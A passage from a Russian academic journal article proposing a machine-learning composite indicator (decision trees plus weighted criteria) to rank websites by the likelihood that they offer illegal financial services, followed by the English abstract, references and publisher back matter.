Транзитивными являются критерии, напрямую не указывающие на нелегальность деятельности, однако от них зависит возможность срабатывания критериев другого типа. Например, при отсутствии реквизитов невозможна проверка соответствия деятельности юридического лица заявленным финансовым услугам.

Фрагмент перечня критериев нелегальности финансовой деятельности представлен в табл. 1.

Используя группы критериев, характеризующих интернет-ресурс, можно с определенной долей вероятности определить нелегальность его финансовой деятельности. Однозначное заключение по этому вопросу может дать только эксперт в предметной области, который на заключительном этапе проверяет наиболее приоритетные ресурсы из ограниченного списка. Поэтому можно считать, что рассматриваемая система критериев оценивания нелегальности оказываемых услуг выступает в качестве системы поддержки принятия решения экспертом. Для применения критериев необходима математическая модель, учитывающая типы и вес каждого критерия.

Для ранжирования критериев по их влиянию на вероятность нелегальности ресурса могут быть применены различные методы машинного обучения, классифицирующие ресурсы по их *набору критериев:* деревья решений, случайный лес. С помощью решающих правил, построенных для набора независимых переменных, вся выборка разбивается на узлы в виде древовидной иерархической структуры. При построении дерева решений независимые переменные ранжируются по

[1] ЕГРЮЛ — Единый государственный реестр юридических лиц; ЕГРИП — Единый государственный реестр индивидуальных предпринимателей.

Таблица 1

Фрагмент выделенных критериев

Прямые	Проверка лицензии ЦБ РФ на наличие, подлинность и срок действия; проверка сведений о компании в ЕГРЮЛ; обещание сверхдоходности инвестиций; проверка вида деятельности организации по ОКВЭД*; предоставление займа по ставкам, отличающимся от нормали по рынку
Косвенные	Высокая доля негативных отзывов; учредитель/руководитель массовый регистратор; офшорная регистрация организации; наличие предварительных (специальных) взносов; указание на выгодные условия или условия, значительно отличающиеся от рыночных
Транзитивные	Отсутствие публикации учредительных документов; отсутствие контактной информации
* ОКВЭД — Общероссийский классификатор видов экономической деятельности.	

значимости независимых правил. С помощью этих методов предлагается отобрать важные критерии, значимые для определения целевых и нецелевых интернет-ресурсов.

В качестве зависимой переменной выступает разметка интернет-ресурсов на целевые и нецелевые. Параметрами в модели выступают значения критериев. С учетом значений 37 критериев нелегальности ресурса выбраны алгоритмы машинного обучения метода деревьев решений QUEST, CHAID. Эти алгоритмы были выбраны для решения, так как они удовлетворяют следующим условиям: в качестве зависимой можно использовать как качественные, так и количественные переменные, также преимущество методов в быстром вычислении для большой размерности данных.

Суть этих алгоритмов — разбиение, основанное на некоторой метрике (например, хи-квадрат), позволяющей для категориальной зависимой переменной (целевой/нецелевой интернет-ресурс) и нескольких независимых переменных (предикторов) выявить факторы, наилучшим образом объясняющие различия между категориями зависимой переменной (например, выделяет группы с наибольшим и наименьшим процентом целевых интернет-ресурсов). Наилучшее решение находят с помощью максимизации различий между группами путем перебора всех предикторов. Результатом является дерево классификации — набор последовательно выделенных подгрупп с наибольшими различиями целевой переменной (например, группы с максимальным и минимальным процентом целевых интернет-ресурсов). Это позволяет определить, сочетание каких признаков сильнее всего влияет на целевую переменную, а также найти наиболее перспективные целевые группы.

Математически можно сформулировать задачу следующим образом: решающее дерево $a(x)$ разбивает все пространство признаков на некоторое число непересекающихся подмножеств $\{J_1, ..., J_n\}$, и в каждом подмножестве J_j выдает константный прогноз w_j:

$$a(x)=\sum_{j=1}^{n} w_j \left[x \in J_j \right].$$

В рамках данного исследования проверены прогностические возможности выбранных методов классификации для каждого типа ресурсов. В результате были определены оптимальные алгоритмы и оптимальные деревья решений для каждого типа ресурса.

Для решения поставленной задачи, в отличие от рассмотренных ранее работ, в данной работе предложен подход к построению комплексного индикатора оценки вероятности нелегальной деятельности интернет-ресурса. Для построения математической модели используют открытые сведения об интернет-ресурсе — контент и метаданные сайта. Контентом является текстовое содержимое, картинки и документы, представленные на интернет-ресурсе. Метаданные представляют собой информацию об интернет-ресурсе, например, доменное имя, IP-адрес, дату регистрации домена. Для оценки вероятности нелегальной деятельности собран и проанализирован большой объем данных из сети Интернет. Для применения критериев к найденным интернет-ресурсам использовали алгоритмические методы и методы машинного обучения. На основе полученной информации построена математическая модель шкалы комплексного индикатора.

3. Оценка вероятности нелегальной финансовой деятельности с помощью математической модели

Для расчета шкалы комплексного индикатора [25] оценки вероятности нелегальной деятельности предлагается математическая модель, объектом управления которой является интернет-ресурс. У каждого объекта выделяются четыре компоненты, основанные на трех группах критериев и результате прогноза нелегальности ресурса, полученного с помощью дерева решений.

Обозначим q_j^r — значение критерия r для объекта управления j. Если критерий сработал, то значение критерия равно 1, если нет — 0. Для каждого класса объекта, описанного в разд. 1, определен свой *набор критериев*. Например, если у объекта класс определен как МФО, то для него не рассчитываются критерии других классов. Всего таких *классов* объекта ($class_j$) пять:

1) МФО;
2) ЭДС;
3) Форекс;
4) Пирамида;
5) ПС.

Для каждого объекта управления формируется множество значений его компонент следующим образом:

Компонента 1 (k_1) показывает, что сработал любой критерий, явно указывающий на нелегальность объекта управления. Компонента k_1 принимает значение 1 при условии, если хотя бы одно из $q_j^r = 1$, где r входит во множество прямых критериев. В ином случае $k_1 = 0$.

Компонента 2 (k_2) указывает на уровень нелегальности объекта, основанный только на косвенных критериях, поэтому носит вспомогательный характер. Компонента k_2 определяется суммой сработавших значений критериев, входящих во множество косвенных в соответствии с *классом объекта*. Полученное значение нормализуется с помощью деления на максимальное значение суммы сработавших критериев:

$$k_2 = \frac{\sum_{r=1}^{m} q_j^r}{\max \sum^r q^r | class_j},$$

где m — общее число проверяемых критериев ($1 < m < 37$).

Следовательно, $0 \leqslant k_2 \leqslant 1$. Большое значение компоненты k_2 показывает, что данный объект нельзя оставлять без внимания эксперта. Применение этой компоненты необходимо, так как в случае отсутствия прямых критериев нужно дать оценку объекту или подкрепить уверенность в нелегальности объекта, если сработали прямые критерии.

Компонента 3 (k_3) основана на срабатывании транзитивных критериев. Компонента также является вспомогательной и показывает, что отсутствует необходимая информация для применения прямых и косвенных критериев. Важная информация об объекте, такая как ИНН, ОГРН, наименование юр. лица и т. п. может быть не указана или специально скрываться, что делает объект подозрительным, так как невозможна точная автоматизированная проверка нелегальности и необходима экспертная оценка деятельности. Компонента k_3 принимает значение 1 при условии, если хотя бы одно из $q_j^r = 1$, где r входит во множество транзитивных критериев. Если не сработал ни один транзитивный критерий, то $k_1 = 0$.

Компонента 4 (k_{4j}) представляет значение шкалы вероятности нелегальности объекта, основанное на методе деревьев решений, описанном в разд. 2. Компонента включает в себя все группы критериев в зависимости от определенного класса объекта. Шкала принимает два значения (0, 1) в зависимости от прогнозируемой вероятности (P) нелегальности и порогового значения, установленного для каждого класса объектов:

- низкая (0): $P(Y = 1) \leqslant S$;
- высокая (1): $P(Y = 1) > S$,

где S — пороговое значение для отсечения вероятности нелегальности, определяемое на основе минимизации ошибок первого и второго рода; Y — признак нелегальности ($Y = 1$) или легальности ($Y = 0$) ресурса.

На основе полученных значений компонент определяется Z_j — значение комплексного индикатора вероятности нелегальности объекта управления:

$$Z_j = F\left(k_{1j} k_{2j} k_{3j} k_{4j} | class_j = m\right), \text{ где } m = \{1{:}5\},$$

F — это функция, объединяющая разработанные компоненты, представленная линейной функцией с весами ω_i,

$$Z_j = F\left(k_{ji}\right) = \sum_{i=1}^{4} k_{ij} * \omega_i. \quad (1)$$

Предложенная концепция апробирована для оценки вероятности нелегальности 5619 интернет-ресурсов, найденных посредством тематических поисковых запросов. Интернет-ресурсы разделены на целевые (имеющие признаки нелегальной деятельности) и нецелевые (имеющие контент, от-

носящийся к данной тематике, но не имеющие признаков незаконной деятельности). Число таких интернет-ресурсов в зависимости от типа представлено в табл. 2.

Таблица 2

Число интернет-ресурсов

Тип ресурса	Нецелевые	Целевые
ЭДС	682	227
Форекс	214	168
МФО	1746	531
ПС	367	65
Пирамида	587	1032
ИТОГО	**3596**	**2023**

На основе проведенного анализа интернет-ресурсов рассчитаны четыре компоненты, определены веса, отражающие соотношение важности компонент между собой, а также получена шкала комплексного индикатора, отражающая вероятность нелегальности ресурса.

Веса компонент в формуле (1):

- перед k_{1j}, $\omega_1 = 0,4$;
- перед k_{2j}, $\omega_2 = 0,2$;
- перед k_{3j}, $\omega_3 = 0,2$;
- перед k_{4j}, $\omega_4 = 0,2$.

Шкала комплексного индикатора вероятности нелегальности ресурса:

1) низкая: $Z_j < 0,2$;
2) средняя: $0,2 \leqslant Z_j < 0,6$;
3) высокая: $Z_j \geqslant 0,6$.

Высокое значение комплексного индикатора говорит о том, что на данные ресурсы следует обратить внимание эксперта в первую очередь. Среднее значение комплексного индикатора указывает на невозможность однозначного автоматизированного определения нелегальности ресурса, поэтому принятие решения остается за экспертом. При низком значении можно утверждать, что ресурс легален.

Общая ошибка классификации (ошибка первого рода) не превысила 20 % для всех типов ресурсов.

Примеры интернет-ресурсов с высокой вероятностью нелегальной деятельности приведены в табл. 3.

В табл. 4 представлено заключение специалиста в предметной области относительно нелегальности отобранных интернет-ресурсов по состоянию на июнь 2021 г. Как видно из данных таблицы, результаты апробации разработанной модели на выборке из трех интернет-ресурсов подтверждаются экспертной оценкой.

В зависимости от типа интернет-ресурса (МФО, Пирамида, Форекс, ПС и ЭДС) вероятность неле-

Таблица 3

Интернет-ресурсы с высокой вероятностью нелегальности

Интернет-ресурс, домен	Компонента 1	Компонента 2	Компонента 3	Компонента 4	Значение комплексного индикатора	Тип ресурса
wforex.com	1	0,333	1	1	3	Форекс
vk.com/dengi_sumom	1	0,111	1	1	3	Пирамида
instagram.com/kredit_online_kaz	1	0,0741	1	1	3	МФО

Таблица 4

Экспертное мнение специалиста относительно нелегальности выборки интернет-ресурсов

Интернет-ресурс, домен	Тип ресурса	Экспертное мнение
wforex.com	Форекс	На сайте представлен сервис по проведению конверсионных (обменных) операций на валютном рынке Forex. Деятельность осуществляется без лицензии Центрального банка РФ
vk.com/dengi_sumom	Пирамида	На странице представлены услуги компании Finiko, которая внесена Центральным банком РФ в список компаний с признаками финансовой пирамиды
instagram.com/kredit_online_kaz	МФО	На странице представлена микрофинансовая организация, осуществляющая выдачу кредитов физическим лицам без лицензии Банка России

гальности рассчитана различными алгоритмами. Для МФО используется алгоритм QUEST, для всех остальных типов - CHAID.

Выявлены различные критерии наиболее важные для классификации интернет-ресурсов:

- для ресурсов, относящихся к МФО, - предоставление займа по минимальному набору документов;
- для ресурсов, относящихся к Пирамидам,- обещание высокой доходности;
- для ресурсов, относящихся к Форекс, — отсутствие уведомления по рискам;
- для интернет-ресурсов, относящихся к платежным системам и электронным денежным средствам, - короткий период деятельности организации.

Одним из результатов моделирования является список проанализированных интернет-ресурсов, отсортированный по убыванию значений комплексного индикатора и характеризующий уменьшение вероятности нелегальности.

Заключение

Проблема интернет-мошенничества в сфере финансовых услуг в последние годы привлекает все больше внимания со стороны контролирующих органов. Реализуются различные подходы и методы для выявления таких ресурсов: контекстный поиск, отслеживание рекламных объявлений и др.

В работе предложена модель для выявления признаков нелегальности интернет-ресурса с помощью алгоритма построения комплексного индикатора. Предлагается рассчитывать комплексный индикатор как сумму четырех компонент. Компоненты индикатора основаны на критериях, полученных в процессе исследования предметной области.

Разработанная модель апробирована на 5619 интернет-ресурсах, выявленных в результате автоматизированного мониторинга, получены количественные оценки ошибок классификации, проанализированы отдельные результаты.

Преимуществом предлагаемого подхода является возможность осуществления автоматизированной проверки нелегальности интернет-ресурса в целях ускорения принятия решения специалистом в предметной области.

Предложенная на основе анализа открытых структурированных и неструктурированных данных концепция оценки вероятности нелегальности интернет-ресурса позволяет классифицировать ресурсы по степени признаков нелегальности и впоследствии применить превентивные меры со стороны надзорного органа для снижения рисков вовлечения граждан и организаций в незаконную деятельность.

Список литературы

1. **Противодействие** недобросовестным практикам ЦБ РФ. Аналитика. URL: https://www.cbr.ru/inside/analitics/
2. **Никитина И. А.** Финансовое мошенничество в сети Интернет // Вестник Томского государственного университета. 2010. № 337. С. 122—124.
3. **Магомедов Ш. М.** Финансовое мошенничество в сети "Интернет" // Сборник материалов международной научно-практической конференции "Эффективность бизнеса в условиях международной нестабильности". 2017. С. 60—74.
4. **Harjot Kaur, Er. Prince Verma**. K-MLP Based Classifier for Discernment of Gratuitous Mails using N-Gram Filtration //International Journal of Computer Network and Information Security (IJCNIS). 2017. Vol. 9, N. 7. P. 45—58.
5. **Противодействие** недобросовестным практикам ЦБ РФ. URL: https://cbr.ru/inside/
6. **Багаутдинов Ф. Н., Хафизова Л. С.** Финансовое мошенничество (уголовно-правовой и криминологический аспекты противодействия). М.: Юрлитинформ, 2008. 280 с.
7. **Безверхов А.** Развитие понятия мошенничества в отечественном праве // Уголовное право. 2016. № 4. С. 9—12.
8. **О микрофинансовой** деятельности и микрофинансовых организациях" Федеральный закон от 2 июля 2010 года № 151-ФЗ 440. URL: http://consultant.ru
9. **Замалеева Л. Р.** Развитие микрофинансовых организаций в кредитной системе России // Материалы IV Всероссийской научно-практической (заочной) конференции "Современные проблемы и перспективы развития банковского сектора". 2019. С. 32—38.
10. **О рынке** ценных бумаг: Федеральный закон Российской Федерации от 22.04.1996 № 39-ФЗ. URL: http://consultant.ru
11. **Гончаров И. Н.** Анализ деятельности форекс-дилеров как профессиональных участников рынка ценных бумаг (финансового рынка) // Материалы Седьмой международной научно-практической конференции "Развитие теории и практики управления социальными и экономическими системами". 2018. С. 15—19.
12. **Махова А. В., Нелипа А. В.** Финансовые пирамиды в современной российской экономике // Экономика и бизнес: теория и практика. 2020. № 4-2 (62). С. 147—151.
13. **Магомедова С. З., Казимагомедова А. С.** Сущность и социальная опасность финансовых пирамид // Экономические исследования и разработки. 2020. № 4. С. 171—174.
14. **УК РФ** Статья 172.2. Организация деятельности по привлечению денежных средств и (или) иного имущества (введена Федеральным законом от 30.03.2016 N 78-ФЗ). URL: http://consultant.ru
15. **О национальной** платежной системе: Федеральный закон от 27.06.2011 № 161-ФЗ. URL: http://consultant.ru
16. **Телюкова Ю. М.** Роль Центрального банка в профилактике финансовых пирамид // Сборник статей XIII Международного научно-исследовательского конкурса "Студент года 2020". 2020. С. 132—136.
17. **Хоменко Е. Г.** Платежные системы как элементы национальной платежной системы России и их классификация // Вестник университета имени О. Е. Кутафина (МГЮА). 2017. № 1 (29). С. 122—134.
18. **Дадаев Я. Э.** Электронные деньги в России: проблемы и перспективы развития // Вестник Чеченского государственного университета. 2018. № 4 (32). С. 34—38.
19. **Концепция** противодействия недобросовестным действиям на финансовом рынке. URL: https://www.cbr.ru/Content/Document/File/48603/concept_countering_unfair_actions.pdf

20. **Микрофинансирование.** ЦБ РФ. URL: https://www.cbr.ru/microfinance/

21. **Письмо ЦБР** от 23 октября 2009 г. № 128-Т "О Рекомендациях по информационному содержанию и организации Web-сайтов кредитных организаций в сети Интернет" URL: https://www.garant.ru/products/ipo/prime/doc/489901/

22. **Путинцева Е. Э., Широкова О. В.** Пресечение нелегальной деятельности на финансовом рынке // Устойчивое развитие науки и образования. 2018. № 12. С. 29—32.

23. **Хорунин А. Ю., Фильчакова Н. Ю., Рудченко Н. П.** "Финансовые пирамиды": к вопросу об актуальности и социальной опасности явления в современности //Финансовые исследования. 2018. № 4 (61). С. 88—93.

24. **Кочнев А. А.** Построение алгоритма системы мониторинга и выявления нелегальных финансовых услуг в сети Интернет // Информационные технологии в государственном управлении. Цифровая трансформация и человеческий капитал: сб. науч. тр. 19-й науч.-практ. конф. М.: Проспект, 2021. С. 74—81.

25. **Богданова Т. К., Жукова Л. В.** Оценка состояния объекта управления на основе универсального комплексного индикатора с использованием структурированных и неструктурированных данных // Бизнес-информатика. 2021. Т. 15, № 2. С. 21—33.

Building the Scale for Fraud Detection on the Internet Using ML

L. V. Zhukova[1,4], lvzhukova@hse.ru, **I. M. Kovalchuk**[2,4], ikovalchuk@ec-leasing.ru, **A. A. Kochnev** [3,4], akochnev@ec-leasing.ru, **V. R. Chugunov**[4], vchugunov@ec-leasing.ru,
[1] National Research University Higher School of Economics, Moscow, 101000, Russian Federation
[2] MIREA — Russian Technological University, Moscow, Russian Federation
[3] PLEKHANOV Russian University of Economics, Moscow, Russian Federation
[4] JSC "EC-LEASING" CO., Moscow, 117587, Russian Federation

Corresponding author:

Zhukova Ludmila V., Senior Lecturer, National Research University Higher School of Economics, Moscow, 101000, Russian Federation, Leading Analysist, JSC "EC-LEASING" Co., Moscow, 117587, Russian Federation
E-mail: lvzhukova@hse.ru

Received on November 08, 2021
Accepted on March 31, 2022

The widespread digitalization of the modern society and the development of information technology have increased the number of methods of interaction between financial institutions and potential consumers of financial services. At the same time, the advent of new financial products inevitably leads to an increase in threats, and the use of information technology facilitates the continuous "improvement" of fraudulent schemes and unfair services that negatively impact both the financial market as a whole and its individual participants, such as financial institutions and their clients.

Due to the development of modern society, most financial transactions have moved to the Internet, including the fraudulent ones. When services are provided remotely, it is more difficult to trace and prosecute the beneficiary, but there are still ways to stop fraudulent activity. They can be characterized as labour-consuming, as the monitoring and analysis of huge amounts of unstructured information (BigData) located on the Internet take great amount of time and effort. The solution to detecting illegal activity in the financial market is based on open data intelligence, the application of machine learning methods and systems analysis techniques.

The article examines the types of financial services provided on the Internet, among which fraudulent activities are most common. In order to identify illegal financial services, criteria are identified and grouped according to their contribution to the decision-making process. The main result of the study is the construction of the scale of a complex indicator, which is used to develop a mathematical model based on the selected criteria and machine learning methods to identify the extent of illegality of financial services provided on the Internet.

***Keywords: counteraction** to unfair practices, financial services, Internet fraud, machine learning, system analysis, mathematical model, big data, complex indicator, open data analysis, Internet monitoring*

For citation:

Zhukova L. V., **Kovalchuk I. M.**, **Kochnev A. A.**, **Chugunov V. R.** Building the Scale for Fraud Detection on the Internet Using ML, *Programmnaya Ingeneria,* 2022, vol. 13, no. 5, pp. 247—256.

DOI: 10.17587/prin.13.247-256

References

1. **Protivodejstvie** nedobrosovestny`m praktikam CzB RF. Analitika, available at: https://www.cbr.ru/inside/analitics/ (in Russian).

2. **Nikitina I. A.** Finansovoe moshennichestvo v seti Internet, *Vestnik Tomskogo gosudarstvennogo universiteta,* 2010, no. 337, pp. 122—124 (in Russian).

3. **Magomedov Sh.M.**Finansovoe moshennichestvo v seti "Internet", S*bornik materialov mezhdunarodnoj nauchno-prakticheskoj konferencii "E`ffektivnost` biznesa v usloviyax mezhdunarodnoj nestabil`nosti"*, 2017, pp. 60—74 (in Russian).

4. **Harjot Kaur, Er. Prince Verma.** K-MLP Based Classifier for Discernment of Gratuitous Mails using N-Gram Filtration, *International Journal of Computer Network and Information Security(IJCNIS)*, 2017, vol. 9, no. 7, pp. 45—58.

5. **Protivodejstvie** nedobrosovestny`m praktikam CzB RF, available at: https://cbr.ru/inside/ (in Russian).

6. **Bagautdinov F. N., Hafizova L. S.** *Finansovoe moshennichestvo (ugolovno-pravovoj i kriminologicheskij aspekty` protivodejstviya),* Moscow, Yurlitinform, 2008, 280 p. (in Russian).

7. **Bezverhov A.** Razvitie ponyatiya moshennichestva v otechestvennom prave, *Ugolovnoe parvo*, 2016, no. 4, pp. 9—12. (in Russian).

8. **O mikrofinansovoj** deyatel`nosti i mikrofinansovy`x organizaciyax" Federal`ny`j zakon ot 2 iyulya 2010 goda № 151-FZ 440, available at: http://consultant.ru (in Russian).

9. **Zamaleeva L. R.** Razvitie mikrofinansovy`x organizacij v kreditnoj sisteme Rossii, *Materialy IV Vserossijskoj nauchno-prakticheskoj (zaochnoj) konferencii "Sovremenny`e problemy` i perspektivy` razvitiya bankovskogo sektora"*, 2019, pp. 32—38 (in Russian).

10. **O ry`nke cenny`x** bumag: Federal`ny`j zakon Rossijskoj Federacii ot 22.04.1996 № 39-FZ, available at: http://consultant.ru (in Russian).

11. **Goncharov I. N.** Analiz deyatel`nosti foreks-dilerov kak professional`ny`x uchastnikov ry`nka cenny`x bumag (finansovogo ry`nka), *Materialy Sed'moj mezhdunarodnoj nauchno-prakticheskoj konferencii "Razvitie teorii i praktiki upravleniya social`ny`mi i e`konomicheskimi sistemami"*, 2018, pp. 15—19 (in Russian).

12. **Maxova A. V., Nelipa A. V.** Finansovy`e piramidy` v sovremennoj rossijskoj e`konomike, *E`konomika i biznes: teoriya i praktika*, 2020, no. 4-2 (62), pp. 147—151 (in Russian).

13. **Magomedova S. Z.**, **Kazimagomedova A. S.** Sushhnost` i social`naya opasnost` finansovy`x pyramid, *E`konomicheskie issledovaniya i razrabotki*, 2020, no. 4, pp. 171—174 (in Russian).

14. **UK RF** Stat`ya 172.2. Organizaciya deyatel`nosti po privlecheniyu denezhny`x sredstv i (ili) inogo imushhestva (vvedena Federal`ny`m zakonom ot 30.03.2016 N 78-FZ), available at: http://consultant.ru (in Russian).

15. **O nacional`noj** platezhnoj sisteme: Feder. zakon ot 27.06.2011 № 161-FZ, available at: http://consultant.ru (in Russian).

16. **Telyukova Yu. M.** Rol` Central`nogo banka v profilaktike finansovy`x pyramid, *Sbornik statej XIII Mezhdunarodnogo nauchno-issledovatel'skogo konkursa "Student goda* 2020", 2020, pp. 132-136 (in Russian).

17. **Xomenko E. G.** Platezhny`e sistemy` kak e`lementy` nacional`noj platezhnoj sistemy` Rossii i ix klassifikaciya, *Vestnik universiteta imeni O. E. Kutafina (MGYuA),* 2017, no. 1(29), pp. 122—134 (in Russian).

18. **Dadaev Ya. E.** E`lektronny`e den`gi v Rossii: problemy` i perspektivy` razvitiya, *Vestnik Chechenskogo gosudarstvennogo universiteta*, 2018, no. 4 (32), pp. 34—38 (in Russian).

19. **Koncepciya** protivodejstviya nedobrosovestny`m dejstviyam na finansovom ry`nke, available at: https://www.cbr.ru/Content/Document/File/48603/concept_countering_unfair_actions.pdf (in Russian).

20. **Mikrofinansirovanie.** CzB RF, available at: https://www.cbr.ru/microfinance/ (in Russian).

21. **Pis`mo CzBR** ot 23 oktyabrya 2009 g. No. 128-T "O Rekomendaciyax po informacionnomu soderzhaniyu i organizacii Websajtov kreditny`x organizacij v seti Internet", available at: https://www.garant.ru/products/ipo/prime/doc/489901/ (in Russian).

22. **Putinceva E. E., Shirokova O. V.** Presechenie nelegal`noj deyatel`nosti na finansovom ry`nke, *Ustojchivoe razvitie nauki i obrazovaniya*, 2018, no. 12, pp. 29—32 (in Russian).

23. **Horunin A. Yu.**, **Fil`chakova N. Yu., Rudchenko N. P.** "Finansovy`e piramidy`": k voprosu ob aktual`nosti i social`noj opasnosti yavleniya v sovremennosti, *Finansovy`e issledovaniya*, 2018, no. 4 (61), pp. 88—93 (in Russian).

24. **Kochnev A. A.** Postroenie algoritma sistemy` monitoringa i vy`yavleniya nelegal`ny`x finansovy`x uslug v seti Internet. *Informacionny`e texnologii v gosudarstvennom upravlenii. Cifrovaya transformaciya i chelovecheskij kapital: sbornik nauchny`x trudov 19-j nauch.-prakt. konf.,* Moscow, Prospekt, 2021, pp. 74—81 (in Russian).

25. **Bogdanova T. K., Zhukova L. V.** Ocenka sostoyaniya ob``ekta upravleniya na osnove universal`nogo kompleksnogo indikatora s ispol`zovaniem strukturirovanny`x i nestrukturirovanny`x danny`x, *Biznes-informatika*, 2021, vol. 15, no. 2, pp. 21—33 (in Russian).

ООО "Издательство "Новые технологии". 107076, Москва, ул. Матросская Тишина, д. 23, стр. 2
Технический редактор *Е. М. Патрушева*. Корректор *А. В. Чугунова*.

Сдано в набор 31.03.2022 г. Подписано в печать 28.04.2022 г. Формат 60×88 1/8. Заказ PI521
Цена свободная.

Оригинал-макет ООО "Адвансед солюшнз". Отпечатано в ООО "Адвансед солюшнз".
119071, г. Москва, Ленинский пр-т, д. 19, стр. 1. Сайт: **www.aov.ru**

ВСЕРОССИЙСКАЯ НАУЧНАЯ КОНФЕРЕНЦИЯ

НАУЧНЫЙ СЕРВИС В СЕТИ ИНТЕРНЕТ

Институт прикладной математики им. М.В. Келдыша РАН

проводит с 19 по 23 сентября 2022 г. XXIV Всероссийскую конференцию

НАУЧНЫЙ СЕРВИС В СЕТИ ИНТЕРНЕТ

Конференция посвящена направлениям и тенденциям использования интернет-технологий в современных научных исследованиях. Основная цель конференции — предоставить возможность для обсуждения, апробации и обмена мнениями о наиболее значимых результатах, полученных ведущими российскими учеными за последнее время в данной области деятельности

Тематика конференции

- Научные исследования и интернет, интернет-представительство научных организаций и проектов
- Решение задач и обработка данных на суперкомпьютерах центров коллективного пользования
- Интернет-проекты в области параллельных вычислений, математическое моделирование, вычислительные сервисы
- Интернет-проекты для биомедицины
- Модели и методы построения поисковых систем и систем навигации в интернете, технологии и системы распределенного хранения и обработки данных
- Технологии и опыт построения информационных систем и баз данных, документации и результатов эксперимента на основе интернет-технологий
- Цифровые библиотеки и библиографические базы, семантический веб, наукометрия в интернете
- Онлайновая научная публикация, открытая наука, живая публикация, онлайновое рецензирование, мультимедийные иллюстрации
- Популярный научный интернет, онлайновые энциклопедии, история науки в интернете
- Интернет-активность ученого, персональная страница, профили ученого в библиографических базах, аттестация в интернете
- Системное и инструментальное программное обеспечение, языки и модели программирования, формальные методы для интернет-технологий

Подробности: http://agora.guru.ru/abrau2022/

Издательство «НОВЫЕ ТЕХНОЛОГИИ»

выпускает *научно-технические журналы*

Теоретический и прикладной научно-технический журнал

ПРОГРАММНАЯ ИНЖЕНЕРИЯ

В журнале освещаются состояние и тенденции развития основных направлений индустрии программного обеспечения, связанных с проектированием, конструированием, архитектурой, обеспечением качества и сопровождением жизненного цикла программного обеспечения, а также рассматриваются достижения в области создания и эксплуатации прикладных программно-информационных систем во всех областях челове ческой деятельности.

Подписной индекс по Объединенному каталогу
«Пресса России» – 22765

Ежемесячный теоретический и прикладной научно-технический журнал

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

В журнале освещаются современное состояние, тенденции и перспективы развития основных направлений в области разработки, производства и применения информационных технологий.

Подписной индекс по Объединенному каталогу
«Пресса России» – 72656

Междисциплинарный теоретический и прикладной научно-технический журнал

НАНО- и МИКРОСИСТЕМНАЯ ТЕХНИКА

В журнале освещаются современное состояние, тенденции и перспективы развития нано- и микросистемной техники, рассматриваются вопрос разработки и внедрения нанои микросистем в различные области науки, технологии и производства.

Подписной индекс по Объединенному каталогу
«Пресса России» – 79493

Ежемесячный теоретический и прикладной научно-технический журнал

МЕХАТРОНИКА, АВТОМАТИЗАЦИЯ, УПРАВЛЕНИЕ

В журнале освещаются достижения в области мехатроники, интегрирующей механику, электронику, автоматику и информатику в целях совершенствования технологий производства и создания техники новых поколений. Рассматриваются актуальные проблемы теории и практики автомати ческого и автоматизированного управления техническими объектами и технологическими процессами в промышленности, энергетике и на транспорте.

Подписной индекс по Объединенному каталогу
«Пресса России» – 79492

Научно-практический и учебно-методический журнал

БЕЗОПАСНОСТЬ ЖИЗНЕДЕЯТЕЛЬНОСТИ

В журнале освещаются достижения и перспективы в области исследований, обеспечения и совершенствования защиты человека от всех видов опасностей производственной и природной среды, их контроля, мониторинга, предотвращения, ликвидации последствий аварий и катастроф, образования в сфере безопасности жизнедеятельности.

Подписной индекс по Объединенному каталогу
«Пресса России» – 79963

Адрес редакции журналов для авторов и подписчиков:
107076, Москва, ул. Матросская Тишина, д. 23, стр. 2, оф. 45. Издательство "НОВЫЕ ТЕХНОЛОГИИ".
Тел.: (499) 270-16-52. E-mail: antonov@novtex.ru

ISSN 2220-3397. Программная инженерия. 2022. Том 13. № 5. 209 – 256. Подписной индекс по Объединенному каталогу "Пресса России" – 22765